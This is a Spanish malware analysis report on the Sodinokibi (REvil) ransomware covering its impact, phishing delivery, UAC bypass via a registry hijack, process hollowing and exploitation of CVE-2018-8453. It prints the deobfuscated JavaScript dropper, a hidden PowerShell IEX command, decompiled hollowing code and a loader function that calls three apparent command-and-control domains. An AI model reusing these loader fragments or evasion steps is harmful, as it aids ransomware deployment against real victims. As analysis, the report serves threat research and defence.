Sodinokibi

Informe malware

Jorge Barelles Menes | Pablo Cardós Marqués
Aaron Jornet Sales | Javier Muñoz Alcázar

19 | 06 | 2020

Índice

1. Informe ejecutivo

En el presente documento se recoge el análisis de una muestra del Ransomware "Sodinokibi".

El Ransomware Sodinokibi, también conocido como REvil, apareció a lo largo de la primera mitad de 2019. Este Ransomware se caracteriza por su **gran capacidad de evasión y el gran número de medidas que toma para evitar ser detectado** por los motores antivirus.
También se ha observado que **este Ransomware aprovecha una vulnerabilidad de los servidores Oracle Weblogic**. Esta característica hace al Sodinokibi peculiar, sin embargo, al igual que otras muchas familias de Ransomware, el **Sodinokibi es un RaaS** (Ransomware como servicio), lo cual significa que mientras un grupo de gente se dedica a mantener y crear el código, otro grupo se encarga de su difusión. [3]
Durante el 2019 se reportó un aumento progresivo de empresas que sufrieron ataques por parte de cibercriminales organizados en donde hicieron uso de este tipo de Ransomware.


Home › Express

Unos hackers secuestran archivos del Ayuntamiento de Zaragoza en un ciberataque

HOY ARAGÓN × 20 NOVIEMBRE, 2019

Figura 1.1: Extracto de Hoy Aragón sobre el ataque producido por Sodinokibi [1].



RANSOMWARE CIERRA UNA EMPRESA FABRICANTE DE PIEZAS DE AUTO CON MÁS DE 100 AÑOS DE ANTIGÜEDAD; MÁS DE 4 MIL EMPLEOS PERDIDOS

Figura 1.2: Extracto de noticias seguridad.com sobre el ataque producido por Sodinokibi [2].

El rango de actuación del Sodinokibi ha sido diverso, **atacando de forma global a un gran número de países[3]** este año, sin embargo, el ataque se ha centrado principalmente en Europa, USA e India.

Figura 1.3: Gráfico mundial de actuación Sodinokibi.

De entre los países más afectados **España se encuentra en el noveno lugar**.




Figura 1.4: TOP 19 países afectados por el Sodinokibi.

Pese a haber sido descubierto en la primera mitad del 2019, **Sodinokibi fue el Ransomware** más lucrativo durante el último trimestre del año, superando por un casi un 8% en ingresos al Ransomware Ryuk [4].




Figura 1.5: Costes causados por el Ransomware durante el cuarto trimestre del 2019.

2. Características

2.1. Características generales loader JavaScript

El javascript, que lanzará nuestro Ransomware, no lo encontramos en nuestros eventos, pero si está registrada la detección en nuestros sistemas, categorizado a MW desde el 01/05/2019.

MD5:3E974B7347D347AE31C1B11C05A667E2




Figura 2.1: Características del MD5 referentes al loader JS.

Podemos encontrar en VirusTotal (VT) que la mayoría de motores lo clasifican como dropper, además, podemos ver que de otras plataformas de análisis ya lo han detectado como el js que lanza Sodinokibi:




Figura 2.2: Imágenes de VT referentes al Sodinokibi.

2.1.1. Características técnicas loader:

Este Javascript, creará otros Scripts y dll ofuscados los cuales lanzará en nuestro sistema, estos, tendrán un objetivo principal y será el de realizar un Bypass a la UAC para obtener privilegios y realizar un Process Hollowing para lograr ejecutar el Sodinokibi. Este punto está más detallado en el apartado "4. Interacción con el sistema infectado"

- En la **fase 1**, realizará dicho Bypass haciendo uso del CompMgmtLauncher, el cual, siempre busca una clave de registro, que, por defecto no existe

956	RegCreateKey	HKCU\Software\Classes\mscfile\\shell\\open\\command	NAME NOT FOUND
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCloseKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open\command	SUCCESS

Figura 2.1.1. Búsqueda fallida del registro.

Por lo que, la creará con el contenido de uno de los powershell (PS) que desea ejecutar con privilegios de administrador.

Thread: 2276
Class: Registry
Operation: RegSetValue
Result: SUCCESS
Path: HKCU\Software\Classes\mscfile\shell\open\command\(Default)
Duration: 0.0000125

Type: REG_SZ
Length: 446
Data: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ([System.IO.File]::ReadAllText('C:\Users

Figura 2.1.2. Creación de Clave con contenido de PS.

- En la fase 2, realizará el Process Hollowing, este lo intentará realizar sobre el antivirus Ahnlab.

```
sub_402F84(v4, v3, v9, &loc_412EB8, &savedregs);
Sleep(200);
v6 = sub_412BFC(v5, "HELP");
sub_4028DC(v7, &dword_414884);
if ( ServerStatusCheck(v8, (int)"V3 Service")
  && CheckAutorutRoute((int)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe") )
{
  Sleep(1200000);
  StartProcessHollowing(
    &dword_414884,
    (signed __int32)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe");
}
EDRCheck(dword_414884, 0, *(_DWORD *)(v6 + 4));
sub_402FB4();
Sleep(899800000);
```

Figura 2.1.3. Estructura de la búsqueda Ahnlab.

Puesto que es probable que no exista dicho proceso, se creará otra instancia de PS sobre otro proceso para realizar la acción, en la imagen, apreciamos como se obtiene por orden, los Threads, se leen los procesos que hay en memoria y se intenta acceder a uno de ellos

```
v8 = (CHAR *)sub_403F8C();
v5 = (const CHAR *)sub_403F8C();
if ( CreateProcessA(v5, v8, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  lpContext = (LPCONTEXT)sub_4128A4();
  if ( lpContext )
  {
    lpContext->ContextFlags = 65543;
    if ( GetThreadContext(ProcessInformation.hThread, lpContext) )
    {
      ReadProcessMemory(
        ProcessInformation.hProcess,
        (LPCVOID)(lpContext->Ebx + 8),
        &Buffer,
        4u,
        &NumberOfBytesRead);
      if ( *(_DWORD *)(v4 + 52) == Buffer
        && NtUnmapViewOfSection(ProcessInformation.hProcess, *(PVOID *)(v4 + 52)) )
      {
        lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0, *(_DWORD *)(v4 + 80), 0x3000u, 0x40u);
      }
      else
      {
```

Figura 2.1.4. Búsqueda de otro proceso.

2.2. Características del payload Sodinokibi

Hay muchas variantes del Payload así como del Loader, debido a que el Sodinokibi es un RaaS(Ransomware as a Service), podremos encontrar distintas versiones del Ransomware, ya que, se encuentra en constante actualización.
Las primeras apariciones de este malware datan de abril de 2019, en concreto el 26/04/2019 se registran por primera vez varios ataques a distintas empresas usando ese Ransomware.




Figura 2.2: Características del MD5 referente al Payload Sodinokibi.

2.2.1. Características técnicas del payload Sodinokibi


Este payload, será un ejecutable cargado en memoria, cuyo objetivo principal será, realizar la tarea más importante de este Ransomware, cifrar los ficheros y pedir un rescate por ellos, dentro de este ejecutable, se observan distintas partes bien diferenciadas en las cuales vemos como lo consigue, este punto está más detallado en el apartado “5. Sodinokibi”, las características más importantes son:

- Obtención de la **Import Address Table (IAT)**, en la cual, obtendrá de forma dinámica todos y cada uno de los Imports que utilizará a lo largo de todo el proceso, en la imagen se muestran algunas de las librerías que ha cargado.

Address	Hex	ASCII
76B32FB8	41 64 64 49 6E 74 65 67 72 69 74 79 4C 61 62 65	AddIntegrityLabe
76B32FC8	6C 54 6F 42 6F 75 6E 64 61 72 79 44 65 73 63 72	lToBoundaryDescr
76B32FD8	69 70 74 6F 72 00 41 64 64 4C 6F 63 61 6C 41 6C	iptor.AddLocalAl
76B32FE8	74 65 72 6E 61 74 65 43 6F 6D 70 75 74 65 72 4E	ternateComputerN
76B32FF8	61 6D 65 41 00 41 64 64 4C 6F 63 61 6C 41 6C 74	ameA.AddLocalAlt
76B33008	65 72 6E 61 74 65 43 6F 6D 70 75 74 65 72 4E 61	ernateComputerNa
76B33018	6D 65 57 00 41 64 64 52 65 66 41 63 74 43 74 78	meW.AddRefActCtx
76B33028	00 41 64 64 53 49 44 54 6F 42 6F 75 6E 64 61 72	.AddSIDToBoundar
76B33038	79 44 65 73 63 72 69 70 74 6F 72 00 41 64 64 53	yDescriptor.AddS
76B33048	65 63 75 72 65 4D 65 6D 6F 72 79 43 61 63 68 65	ecureMemoryCache
76B33058	43 61 6C 6C 62 61 63 6B 00 41 64 64 56 65 63 74	Callback.AddVect
76B33068	6F 72 65 64 43 6F 6E 74 69 6E 75 65 48 61 6E 64	oredContinueHand
76B33078	6C 65 72 00 41 64 64 56 65 63 74 6F 72 65 64 45	ler.AddVectoredE
76B33088	78 63 65 70 74 69 6F 6E 48 61 6E 64 6C 65 72 00	xceptionHandler.
76B33098	41 64 6A 75 73 74 43 61 6C 65 6E 64 61 72 44 61	AdjustCalendarDa
76B330A8	74 65 00 41 6C 6C 6F 63 43 6F 6E 73 6F 6C 65 00	te.AllocConsole.
76B330B8	41 6C 6C 6F 63 61 74 65 55 73 65 72 50 68 79 73	AllocateUserPhys

Figura 2.2.1: Obtención dinámica IAT.

- **Exploit CVE 2018-8453**, en el cual, si todavía no hubiera logrado los privilegios de administrador, utilizará dicho exploit basado en una vulnerabilidad en Win32k.



Vulnerabilidad en productos Microsoft (CVE-2018-8453)


Tipo: Apagado o liberación incorrecto de recursos
Gravedad: Alta
Fecha publicación : 10/10/2018
Última modificación: 02/10/2019

Descripción

Existe una vulnerabilidad de elevación de privilegios en Windows cuando el componente Win32k no gestiona adecuadamente los objetos en la memoria. Esto también se conoce como "Win32k Elevation of Privilege Vulnerability". Esto afecta a Windows 7, Windows Server 2012 R2, Windows RT 8.1, Windows Server 2008, Windows Server 2019, Windows Server 2012, Windows 8.1, Windows Server 2016, Windows Server 2008 R2, Windows 10 y Windows 10 Servers.

Figura 2.2.2: CVE 2018-8453.


En el proceso, veremos cómo obtiene el fichero y los atributos que necesita de Win32k y lanzará dicho exploit.



```
push eax                                    eax:L"C:\\Windows\\system32\\win32kfull.sys"
call dword ptr ds:[<&GetFileAttributesExW>]
```

Figura 2.2.3: Obtención atributos win32k.

- **Json**, este apartado podría ser el más importante, ya que en todo momento se apoya en este fichero para hacer comprobaciones como: donde tiene que mandar la información del usuario, que carpetas comprobar, que ficheros cifrar, etc. Este fichero está almacenado en una sección de nuestro Sodinokibi como .grrr, contiene varias formas de control de errores, si fuera manipulado el Json se acabaría la ejecución.



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers
00000240	00000248	0000024C	00000250	00000254	00000258	0000025C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	00009974	00001000	00009A00	00000400	00000000	00000000
.rdata	0000F760	0000B000	0000F800	00009E00	00000000	00000000
.data	00001330	0001B000	00001200	00019600	00000000	00000000
.grrr	0000C800	0001D000	0000C800	0001A800	00000000	00000000
.reloc	0000050C	0002A000	00000600	00027000	00000000	00000000

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	73	68	42	4B	72	34	78	48	4A	4D	6B	78	52	4B	55	6B	shBKr4xHJMkxRKUk
00000010	41	77	71	75	68	42	72	58	63	36	48	57	62	66	34	6D	AwquhBrXc6HWbf4m
00000020	2E	F3	A9	26	F0	54	00	00	48	FF	8E	7D	61	61	B6	17	.ó©&ðT..Hÿ}aa¶
00000030	10	48	F5	10	1B	00	98	D7	C2	FB	5B	20	D4	89	2E	7E	HÕ..×Âû[Ô.~
00000040	88	D6	EB	97	42	32	89	FF	D0	9A	36	63	9D	71	5B	B4	ÖëB2ÿÐ6c q[´
00000050	57	61	86	42	B8	EF	A0	58	B7	69	6F	A3	0D	8F	33	C1	WaB¸ï X·io£ 3Á
00000060	0F	3E	08	BA	D5	3E	CD	EC	D2	9D	60	FD	4A	3B	94	0F	>ºÕ>ÍìÒ `ýJ;
00000070	B3	13	7D	60	6C	1D	BC	4A	F8	93	8F	E3	CC	BB	A8	92	³}`l ¼Jø ãÌ»
00000080	23	C5	32	38	C2	46	B2	25	A4	F8	AE	43	EF	5C	6C	B3	#Å28ÂF²%¤ø®Cï\l³
00000090	1E	64	02	87	9B	DA	29	47	67	C3	2E	BD	75	EE	99	03	d Ú)GgÃ.½uî

Figura 2.2.4: Json en sección .grrr.

3. Vector de entrada

La forma más común de que el Sodinokibi llegue a los sistemas es a través de un correo malicioso perteneciente a una campaña de phishing. Este correo contiene un link desde el cual el usuario descargará un archivo .zip, el cual contendrá el loader del sodinokibi. Los atacantes distribuyen el malware de esta manera ya que resulta más sencillo llegar de esta forma a la víctima y, por otra parte, al distribuir el malware dentro del .zip consigue evadir algunas protecciones contra malware del equipo a infectar.

El contenido del .zip normalmente corresponderá a un archivo JavaScript ofuscado como el que analizaremos en este informe.

4. Interacción con el sistema afectado

En primer lugar, nos encontramos con el javascript ofuscado que será el encargado de dropear, desofuscar y lanzar un script de PS.





Figura 4.1: Esquema de funcionamiento del Loader

En ejecución, vemos que lanzará un wscript.exe para ejecutar el Javascript (JS) y este a su vez ejecutará un PS, que realiza un Bypass para escalar privilegios, esto lo realizará con un fichero generado en %temp%, llamado **jurhrtcbvj.tmp**.

```
var spaevunfkbptg = new ActiveXObject('Scripting.FileSystemObject');
var wtutwjaemot = WScript.CreateObject("WScript.Shell");
var ditgkddivs = wtutwjaemot.ExpandEnvironmentStrings("%TEMP%")+"\\";
var qxuos = WScript.CreateObject("shell.application");
function noysdxvou(dfmpln,fwruloa) {
    var tzmcgs=dfmpln.split("").reverse().join("");
    auqdcuxr = '';
    for ( i = 0; i < ( tzmcgs.length / 2 ); i++ ) {
        auqdcuxr += String.fromCharCode( '0x' + tzmcgs.substr( i * 2, 2 ) );
    }
    var oxjcwveflbn = new ActiveXObject("ADODB.Stream");
    oxjcwveflbn.Type = 2;
    oxjcwveflbn.Charset = "ISO-8859-1";
    oxjcwveflbn.Open();
    oxjcwveflbn.WriteText(auqdcuxr);
    if (spaevunfkbptg.FileExists(ditgkddivs+"jurhrtcbvj.tmp")) {
        WScript.Quit();
    }
    oxjcwveflbn.SaveToFile(fwruloa,2);
    oxjcwveflbn.Close();
```

Figura 4.2: Ejecución del droppeo del temporal.

Posteriormente, vemos que lanzará un PS para desofuscar el **tmp** y ejecutarlo. El powershell es lanzado por wscript.exe.




```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy
    Bypass -windowstyle hidden -Command "IEX (([System.IO.File]::ReadAllText(
    'C:\Users\INFECT~1\AppData\Local\Temp\jurhrtcbvj.tmp')).Replace('!',''));
```

Figura 4.3: Desofuscado del temporal.

Cuando termine la ejecución del powershell, intentará contactar con alguno de los 3 dominios que se aprecian en la siguiente imagen y finalizará.

```
function tzeebx(xffnfxgscjtd) {
    rppmeq = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    pupgqbgvgckj = Math.random().toString().substr(2,100);
    try{
        rppmeq.open('GET', xffnfxgscjtd+"?fqmnonqheqbfzhlo="+pupgqbgvgckj, false);
        rppmeq.send();
    }catch(e){ return false; }
    if (rppmeq.status === 200) {
        return true;
    } else {
        return false;
    }
}
if (! tzeebx('http://adv-asp.com.br/video.php')) {
    WScript.sleep(30000);
    if (! tzeebx('http://www.lolizi.com/video.php')) {
        WScript.sleep(60000);
        tzeebx('http://www.villalormeraie.com/video.php');
    }
}
```

Figura 4.4: Conexión de 3 dominios

El temporal droppeado **jurhrtcbvj.tmp**, también es un script ofuscado, que trata, en primer lugar, de una primera ofuscación utilizando el signo "**!**" y una segunda de cargar un base64, veremos que contiene otra cadena en base64, la cual, lanzará una función install1(), que se encargará de cargar una dll, con un Load.




Figura 4.5: Primer desofuscado del Script.

Al reemplazar las instrucciones de ejecución por la de escritura del fichero, obtuvimos el Script desofuscado.

```
$UnFiBy = New-Object Byte[](941056)
$DefSt.Read($UnFiBy, 0, 941056) | Out-Null
[io.file]::WriteAllBytes('C:\Users\[redacted]\Desktop\[redacted]\payload_1.netmodule',$UnFiBy);
```

Figura 4.6: Segundo desofuscado del Script

El fichero obtenido es un módulo de .NET que, efectivamente, contiene una función llamada Install1(), que carga en memoria y ejecuta el contenido de una variable ofuscado en base64.




Figura 4.7: Install1() Ofuscada que contiene 1ª DLL.

4.1. Fase 1: Privilegios

Una vez desofuscado los base64, obtenemos una dll que se encargará de realizar el Bypass de la UAC que hemos visto en el apartado dinámico del punto anterior.

